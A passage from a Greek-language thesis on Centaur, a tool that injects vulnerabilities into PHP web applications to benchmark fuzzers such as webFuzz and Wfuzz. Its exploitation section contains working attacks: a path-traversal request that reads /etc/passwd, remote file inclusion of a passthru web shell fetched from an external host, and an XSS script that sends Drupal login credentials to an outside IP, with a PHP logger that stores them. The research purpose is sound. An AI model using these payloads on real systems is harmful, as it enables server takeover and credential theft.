
6.2 Αξιολόγηση Εργαλείων Εντοπισμού

Αφού αξιολογήσαμε την ταχύτητα και τη δυνατότητα του Centaur στην εισαγωγή ευπαθειών. Τώρα έφτασε η στιγμή να το χρησιμοποιήσουμε στην πρώτη γραμμή για αξιολόγηση πραγματικών εργαλείων και τεχνικών εντοπισμού. Τα δύο εργαλεία τα οποία θα αξιολογήσουμε είναι ο Wfuzz και ο webFuzz, που αν και μοιράζονται παρόμοιο όνομα, έχουν πολύ διαφορετικές φιλοσοφίες στον τρόπο εξεύρεσης ευπαθειών.

webFuzz vs Wfuzz

Ο webFuzz είναι ένας gray-box fuzzer που αναπτύχθηκε στο Πανεπιστήμιο Κύπρου. Οι gray-box Fuzzers χρησιμοποιούν γνώση σε κάλυψη κώδικα (code coverage) για να μπορούν να ξεδιαλύνουν μεγαλύτερο κομμάτι του πηγαίου κώδικα και έτσι να εντοπίζουν περισσότερες ευπάθειες σε μικρότερο χρονικό διάστημα.

Ο Wfuzz από την άλλη είναι black-box fuzzer, τυφλού τύπου δηλαδή που δεν έχει καμία ανατροφοδότηση για την εφαρμογή. Παρέχει τη δυνατότητα επέκτασης των λειτουργιών σαν βιβλιοθήκη μέσω της γλώσσας Python. Σε αυτό το πείραμα ο Wfuzz επεκτάθηκε με τρόπο που να λειτουργεί παρόμοια με τον webFuzz ως προς τις μεθόδους μετάλλαξης για να γίνει πιο δίκαιη σύγκριση.



Σχήμα 6.1: Συγκριτικό γράφημα εξευρεσείς RXSS ευπαθειών.

Στο Σχήμα 6.1 βλέπουμε το συγκριτικό γράφημα εξεύρεσης σφαλμάτων ως προς τον χρόνο μεταξύ των δύο. Στο πείραμα αυτό και οι δύο σε διάστημα κάποιων ωρών ανταγωνίστηκαν στην εξεύρεση 150 RXSS. Παρατηρούμε πως ο webFuzz, κατάφερε σε μικρότερο χρονικό διάστημα να εντοπίσει περισσότερες ευπάθειες συγκριτικά με

τον Wfuzz, όμως με την πάροδο του χρόνο ο Wfuzz μειώνει την διαφορά. Δεν είναι στόχος μας να κρίνουμε τους πιο πάνω αλλά να παρέχουμε το εργαλείο που θα μπορεί να τους προσφέρει μέτρο σύγκρισης, και εν τέλει να τους βοηθήσει να βελτιωθούν.

6.3 Αξιολόγηση Ρεαλιστικότητας Ευπαθειών

Για την αξιολόγηση της ρεαλιστικότητας των ευπαθειών που προσθέτει θα επιχειρήσουμε για κάθε μια εξ' αυτών την εκμετάλλευσή τους υπό πραγματικές συνθήκες.

File Inclusion

Ξεκινώντας με την απλούστερη ευπάθεια ως προς τον τρόπο εκμετάλλευσης, θα δείξουμε πως ένας επιτιθέμενος θα τη χρησιμοποιούσε για ανάγνωση απόρρητων αρχείων από τον διακομιστή της ευάλωτης εφαρμογής. Ένα τέτοιο αρχείο είναι και το /etc/passwd.

```
demetriskaizer@pop-os:~$ curl -X GET http://localhost:8080/admin/content?title=65149&amp;type=../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin


  <h1 class="title page-title">Access denied</h1>


    </div>
  </div>
<div id="block-bartik-content" class="block block-system block-system-main-block">


      <div class="content">
      You are not authorized to access this page.
    </div>
  </div>
```

Σχήμα 6.2: Υποκλοπή απόρρητων δεδομένων από την διαδικτυακή εφαρμογή.

Στο Σχήμα 6.2 ο επιτιθέμενος δίνει στην παράμετρο που εμπεριέχει ευπάθεια το μονοπάτι του αρχείου που θέλει να αναγιγνώσκει. Όπως καταλαβαίνετε τέτοια

αρχεία μπορεί να περιέχουν ευαίσθητα δεδομένα όπως κωδικούς βάσεων δεδομένων, API keys και πολλά άλλα.

Με αυτή την ευπάθεια υπάρχει και η δυνατότητα συμπερίληψης αρχείων και από απομακρυσμένους διακομιστές (Remote File Inclusion) παρέχοντας τη δυνατότητα στον επιτιθέμενο για αυθαίρετη εκτέλεση κώδικα στο backend, με συνέπειες όπως άνοιγμα shell στον διακομιστή. Στο Σχήμα 6.3 βλέπουμε ακριβώς αυτό, χρησιμοποιήσαμε απομακρυσμένο PHP αρχείο το οποίο περιέχει κώδικα που ανοίγει shell. Χρησιμοποιήσαμε το shell για να εκτελέσουμε την εντολή `ls -l`. Παρατηρούμε πως παίρνουμε πίσω σε μορφή λίστας τον τρέχον κατάλογο του διακομιστή.

```
demetriskaizer@pop-os:~/Desktop/cookies_extactor$ curl -X GET "http://localhost:8080/admin/con
tent?title=65149&cmd=ls -l&amp;type=https://fv2-1.failiem.lv/down.php?i=rw738n6na" --cookie "S
ESS49960de5880e8c687434170f6476605b=PLTYOpaeEIANwk40fc7s_4beFuIBFSjxbfUp06Gmj6g;"
total 244
-rwxrwxr-x  1 1000 1000     95 Dec 16 22:28 INSTALL.txt
-rwxrwxr-x  1 1000 1000  18092 Dec 16 22:28 LICENSE.txt
-rwxrwxr-x  1 1000 1000   5924 Dec 16 22:28 README.txt
-rwxrwxr-x  1 1000 1000    435 Dec 16 22:28 autoload.php
-rwxrwxr-x  1 1000 1000   3052 Dec 16 22:28 composer.json
-rwxrwxr-x  1 1000 1000 151491 Dec 16 22:28 composer.lock
drwxrwxr-x 12 1000 1000   4096 Dec 16 22:28 core
-rwxrwxr-x  1 1000 1000   1507 Dec 16 22:28 example.gitignore
-rwxrwxr-x  1 1000 1000    670 Dec 16 22:28 index.php
drwxrwxr-x  2 1000 1000   4096 Dec 16 22:28 modules
-rw-rw-r--  1 1000 1000     22 Dec 24 17:55 php.ini
drwxrwxr-x  2 1000 1000   4096 Dec 16 22:28 profiles
-rw-rw-r--  1 1000 1000     55 Dec 24 17:58 rfi.php
-rwxrwxr-x  1 1000 1000   1594 Dec 16 22:28 robots.txt
drwxrwxr-x  3 1000 1000   4096 Dec 16 22:28 sites
drwxrwxr-x  2 1000 1000   4096 Dec 16 22:28 themes
-rwxrwxr-x  1 1000 1000   1096 Dec 16 22:28 update.php
drwxrwxr-x 20 1000 1000   4096 Dec 16 22:28 vendor
-rwxrwxr-x  1 1000 1000   4566 Dec 16 22:28 web.config
```

Σχήμα 6.3: Άνοιγμα Shell στην διαδικτυακή εφαρμογή και εκτέλεση της εντολής `ls`.

```
1    <?php
2        passthru($_GET['cmd']);
3    ?>
```

Ο κώδικας στο απομακρυσμένο PHP έχει την πιο πάνω μορφή. Με την εντολή `passthru` γίνεται έτοιμα για εκτέλεση σε επίπεδο shell της παραμέτρου cmd που θα την καθορίσει ο επιτιθέμενος στο attacking payload. Η ευπάθεια αυτή είναι πολύ σοβαρή αφού δίνει πλήρη έλεγχο στον διακομιστή με επιθέσεις όπως privilege escalation και τον καθιστά έρμαιο στις ορέξεις του επιτιθέμενου.

Cross Site Scripting

Η δεύτερη ευπάθεια που θα αποπειραθούμε να αποδείξουμε τη ρεαλιστικότητα της είναι το XSS. Σε αυτή την περίπτωση δεν είναι αναγκαίο να αποδείξουμε για όλες τις διαφορετικές ευπάθειες που προσθέσαμε αφού όλες μοιράζονται την ίδια φιλοσοφία στον τρόπο εκμετάλλευσης, αλλά χρειάζονται διαφορετικό payload ενεργοποίησης.


Θα χρησιμοποιήσουμε μια εισαχθείσα ευπάθεια στη φόρμα εισόδου στο Drupal και θα δείξουμε πως ένας επιτιθέμενος θα την χρησιμοποιούσε για να υποκλέψει λογαριασμούς χρηστών.

```
1  <script>
2      function intercept(){
3          let username = document.getElementById('edit-name')
4          let password = document.getElementById('edit-pass')
5
6          const url='http://52.236.163.151/log.php?username='+username.value+'&password='
               +password.value
7          let xhttp = new XMLHttpRequest()
8          xhttp.open('GET', url, true)
9          xhttp.send()
10     }
11     document.addEventListener('DOMContentLoaded', (e)=> {
12         let form = document.getElementById('user-login-form')
13         form.addEventListener('submit', intercept)
14     });
15 </script>
```

Το πιο πάνω script έχει προσαρμοστεί για τη φόρμα εισόδου στο Drupal. Θα διανεμηθεί σε ανυποψίαστους χρήστες και όταν προσπαθήσουν να συνδεθούν θα υποκλέψει τα πεδία username και password αποστέλλοντας τα σε ένα server που ελέγχει ο επιτιθέμενος στην περίπτωση μας ο 52.236.163.151. Στο server ο επιτιθέμενος έχει δημιουργήσει ένα απλό PHP αρχείο που καταγράφει τις παραμέτρους που λαμβάνει.

```
1      <?php //log.php
2          $username=$_GET['username']; $password=$_GET['password'];
3          file_put_contents("log.txt", $username."\n".$password);
4      ?>
```

Ο επιτιθέμενος από μια ιστοσελίδα που ελέγχει παραπέμπει τον χρήστη στην ευάλωτη εφαρμογή με τη χρήση ενός κουμπιού ή συνδέσμου. Ο χρήστης θα παραπευθεί στην είσοδο της ευάλωτης εφαρμογής και μαζί του θα φέρει το script του επιτιθέμενου. Όπως παρατηρούμε και στο Σχήμα 6.4 δεν είναι καθόλου προφανές πως η σελίδα αυτή είναι τροποποιημένη και περιέχει τον κακόβουλο κώδικα.



Σχήμα 6.4: Η ευάλωτη ιστοσελίδα που ο χρήστης θα παραχωρήσει τα στοιχεία του.

Όταν ο χρήστης πατήσει το κουμπί Log in θα ενεργοποιηθεί ο κώδικας του επιτιθέμενου και θα καταγραφούν τα στοιχεία στο αρχείο log.txt όπως φαίνεται και στο Σχήμα 6.5. Με αυτό τον τρόπο αναδείξαμε πως ένας επιτιθέμενος θα χρησιμοποιούσε τις ευπάθειες XSS που προσθέσαμε για να υποκλέψει λογαριασμούς χρηστών. Σε άλλες φόρμες όπως σε φόρμες συνδεδεμένων χρηστών θα μπορούσε να χρησιμοποιήσει το XSS για υποκλοπή CSRF tokens ή και Cookies του χρήστη.

Σχήμα 6.5: Αρχείο που έγινε καταγραφή των στοιχείων του χρήστη.

Κεφάλαιο 7

Συναφή Έργα

Ευάλωτες εφαρμογές έχουν γενικά μια ευρεία χρήση, είτε στην αξιολόγηση εργαλείων εντοπισμού σφαλμάτων, είτε ακόμα και για εκπαιδευτικούς σκοπούς. Σε native εφαρμογές υπάρχουν αρκετά για παράδειγμα το Juliet [3] που είναι μια σουίτα που περιλαμβάνει χιλιάδες μικρά προγράμματα σε C/C++ και Java. Τα προγράμματα αυτά έχουν αρκετές ευπάθειες όπως buffer overflows, NULL pointer dereference. Σε εφαρμογές ιστού κάποια παραδείγματα είναι το OWASP Broken Web Applications [17] και το BugBox [16]. Υπάρχει ακόμα και ένας μεγάλος αριθμός από ευάλωτων εφαρμογών ιστού που χρησιμοποιούνται για να αξιολογήσουν αλλά και να διευρύνουν τις δυνατότητες διαγωνιζομένων σε Catch The Flag (CTF) διαγωνισμούς [4, 6, 21]. Όλα τα πιο πάνω περιλαμβάνουν προγράμματα με προϋπάρχοντα στατικά σφάλματα.

Εργαλεία που μπορούν να ανταποκριθούν και να παράξουν πραγματικά σφάλματα είναι το LAVA [8] που έχει τη δυνατότητα σε πραγματικό χρόνο να δημιουργήσει και να προσθέσει χιλιάδες ευπάθειες σε native προγράμματα. Το LAVA [8] έχει χρησιμοποιηθεί με επιτυχία και για αυτοματοποιημένη προσθήκη σφαλμάτων που μπορούν να χρησιμοποιηθούν σε Catch The Flag (CTF) διαγωνισμούς [11]. Ένα άλλο παράδειγμα είναι το SolidiFI [10], που αυτοματοποιεί την προσθήκη σφαλμάτων και χρησιμοποιείται στην αξιολόγηση έξυπνων συμβολαίων. Το EvilCoder [19], ένα framework που εντοπίζει και τροποποιεί δυνητικά ευάλωτο πηγαίο κώδικα και τέλος το DRInject [14], εργαλείο εισδοχής πραγματικών προβλημάτων data race.

Όσον αφορά μορφή εργασίας για αξιολόγηση τεχνικών οι Y.Makino et al. [15] σύγκριναν τεχνικές εντοπισμού στο Web με πειράματα εξεύρεσης σφαλμάτων. Οι M. Curphey et al. [7] έκαναν μια διεξοδική ανάλυση εργαλείων εντοπισμού αναλύοντας τα πλεονεκτήματα της κάθε τεχνικής με βάση τις ανάγκες στην βιομηχανία.

Κεφάλαιο 8

Συμπεράσματα

8.1 Περιορισμοί

Μερικοί από τους περιορισμούς του Centaur προκύπτουν λόγο χρήσης των superglobals για εισαγωγή ευπαθειών. Αυτό μπορεί να δημιουργήσει δυσκολία στην προσαρμογή του Centaur και σε άλλες γλώσσες προγραμματισμού πέραν της PHP που ίσως δεν έχουν κάτι ανάλογο. Ο μικρός αριθμός σκελετών που παρέχουμε αυτή τη στιγμή, σε αντίθεση με τα native προγράμματα ίσως δεν είναι επαρκείς. Στα native προγράμματα οι μαγικοί αριθμοί λόγο της αντιπροσώπευσής τους σε πιο χαμηλό επίπεδο σε byte μορφή αλλά και λόγο της φύσης των προγραμμάτων μπορεί να θεωρηθούν σαν γενικευμένη μορφή της εισόδου. Για τις εφαρμογές ιστού θα πρέπει να προσθέσουμε περισσότερους τρόπους αναπαράστασης για καλύτερη γενίκευση και εν τέλει παροχή πιο ρεαλιστικών σφαλμάτων.

8.2 Μελλοντικά Πλάνα

Στα μελλοντικά μας πλάνα περιλαμβάνεται η προσθήκη περισσοτέρων ευπαθειών όπως SQL Injection και Command Injection αλλά και διεύρυνση των υπάρχουσων με

περισσότερα πρότυπα. Επιπρόσθετα, θα συμπεριλάβουμε στο εργαλείο υποστήριξη μεγαλύτερης γκάμας από εισόδους όπως μέσω των cookies, άλλων παραμέτρων στο header και σε είσοδους σε μορφή JSON. Επίσης, μεγαλύτερη ποικιλία σε σκελετούς ευπαθειών που δεν θα χρειάζονται μόνο μαγικούς αριθμούς για να ενεργοποιηθούν αλλά ίσως συμβολοσειρές ή και συνδυασμούς των δύο. Τέλος κάποιου είδους proxy για συλλογή συνδέσμων και τρόπων εισόδου στην εφαρμογή που παράγονται δυναμικά με JavaScript.

8.3 Καταληκτικά Σχόλια

Στην παρούσα Διπλωματική Εργασία έχουμε παρουσιάσει και αναλύσει τεχνικές εισδοχής όπως το LAVA. Αναπτύξαμε το Centaur, το δικό μας εργαλείο εισδοχής για εφαρμογές ιστού και το χρησιμοποιήσαμε με επιτυχία στην αξιολόγηση εργαλείων εντοπισμού. Τέλος, αποδείξαμε πέραν πάσης αμφιβολίας πως οι ευπάθειες που εισάγει είναι πολύ σοβαρές και εμπεριέχουν σοβαρούς κινδύνους εκμετάλλευσης.

Για τις βελτιώσεις που αναφέραμε λόγο του τρόπου συγγραφής μπορούν να γίνουν πολύ εύκολα χωρίς να χρειάζεται να αλλάξουν πολλά κομμάτια στον κώδικα. Προσωπικά θεωρώ επιτυχημένο το όλο μας εγχείρημα και πως έχουμε φέρει εις πέρας τις πλείστες αν όχι όλες τις απαιτήσεις που είχαμε θέσει αρχικά.

Βιβλιογραφία

[1] A. Alhuzali, R. Gjomemo, B. Eshete, and V. Venkatakrishnan. NAVEX: Precise and scalable exploit generation for dynamic web applications. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 377–392, Baltimore, MD, Aug. 2018. USENIX Association.

[2] M. Backes, K. Rieck, M. Skoruppa, B. Stock, and F. Yamaguchi. Efficient and flexible discovery of php application vulnerabilities. In *2017 IEEE European Symposium on Security and Privacy (EuroS P)*, pages 334–349, 2017.

[3] P. E. Black and P. E. Black. *Juliet 1.3 Test Suite: Changes From 1.2*. US Department of Commerce, National Institute of Standards and Technology, 2018.

[4] M. B. Bruce Leban and P. Tabriz. Web application exploits and defenses. `https://google-gruyere.appspot.com/`.

[5] Cloudflare. What is buffer overflow? `https://www.cloudflare.com/learning/security/threats/buffer-overflow/`.

[6] CTFlearn. Ctflearn an ethical hacking platform. `https://ctflearn.com/`.

[7] M. Curphey and R. Arawo. Web application security assessment tools. *IEEE Security Privacy*, 4(4):32–41, 2006.

[8] B. Dolan-Gavitt, P. Hulin, E. Kirda, T. Leek, A. Mambretti, W. Robertson, F. Ulrich, and R. Whelan. Lava: Large-scale automated vulnerability addition. In *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016.

[9] A. Doupé, L. Cavedon, C. Kruegel, and G. Vigna. Enemy of the state: A state-aware black-box web vulnerability scanner. In *21st USENIX Security Symposium (USENIX Security 12)*, pages 523–538, Bellevue, WA, Aug. 2012. USENIX Association.

[10] A. Ghaleb and K. Pattabiraman. How effective are smart contract analysis tools? evaluating smart contract static analysis tools using bug injection. *arXiv preprint arXiv:2005.11613*, 2020.

[11] P. Hulin, A. Davis, R. Sridhar, A. Fasano, C. Gallagher, A. Sedlacek, T. Leek, and B. Dolan-Gavitt. Autoctf: Creating diverse pwnables via automated bug injection. In *WOOT*, 2017.

[12] A. Ivanov. Web crawler for node.js, both http and https are supported. `https://www.npmjs.com/package/js-crawler`.

[13] JSSoup. Jssoup uses tautologistics/node-htmlparser as html dom parser, and creates a series of beautifulsoup like api on top of it. `https://www.npmjs.com/package/jssoup`.

[14] H. Liang, M. Li, and J. Wang. Automated data race bugs addition. In *Proceedings of the 13th European Workshop on Systems Security*, EuroSec '20, pages 37–42, New York, NY, USA, 2020. Association for Computing Machinery.

[15] Y. Makino and V. Klyuev. Evaluation of web vulnerability scanners. In *2015 IEEE 8th International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS)*, volume 1, pages 399–402, 2015.

[16] G. Nilson, K. Wills, J. Stuckman, and J. Purtilo. Bugbox: A vulnerability corpus for PHP web applications. In *6th Workshop on Cyber Security Experimentation and Test (CSET 13)*, Washington, D.C., Aug. 2013. USENIX Association.

[17] OWASPFoundation. The broken web applications project. `https://owasp.org/www-project-broken-web-applications/`.

[18] OWASPFoundation. Top 10 web application security risks. `https://owasp.org/www-project-top-ten/`.

[19] J. Pewny and T. Holz. Evilcoder: Automated bug insertion. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, ACSAC '16, page 214225, New York, NY, USA, 2016. Association for Computing Machinery.

[20] J. Scholz. An seo guide to url parameter handling. https://www.searchenginejournal.com/technical-seo/url-parameter-handling/.

[21] D. Security. Damn vulnerable web application (dvwa). http://www.dvwa.co.uk/.

[22] Selenium. Selenium is a browser automation library. https://www.npmjs.com/package/selenium-webdriver.

[23] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, volume 16, pages 1–16, 2016.

[24] M. Zalewski. American fuzzy lop.(2015), 2015.

[25] X. Zhou and B. Wu. Web application vulnerability fuzzing based on improved genetic algorithm. In *2020 IEEE 4th Information Technology, Networking, Electronic and Automation Control Conference (ITNEC)*, 2020.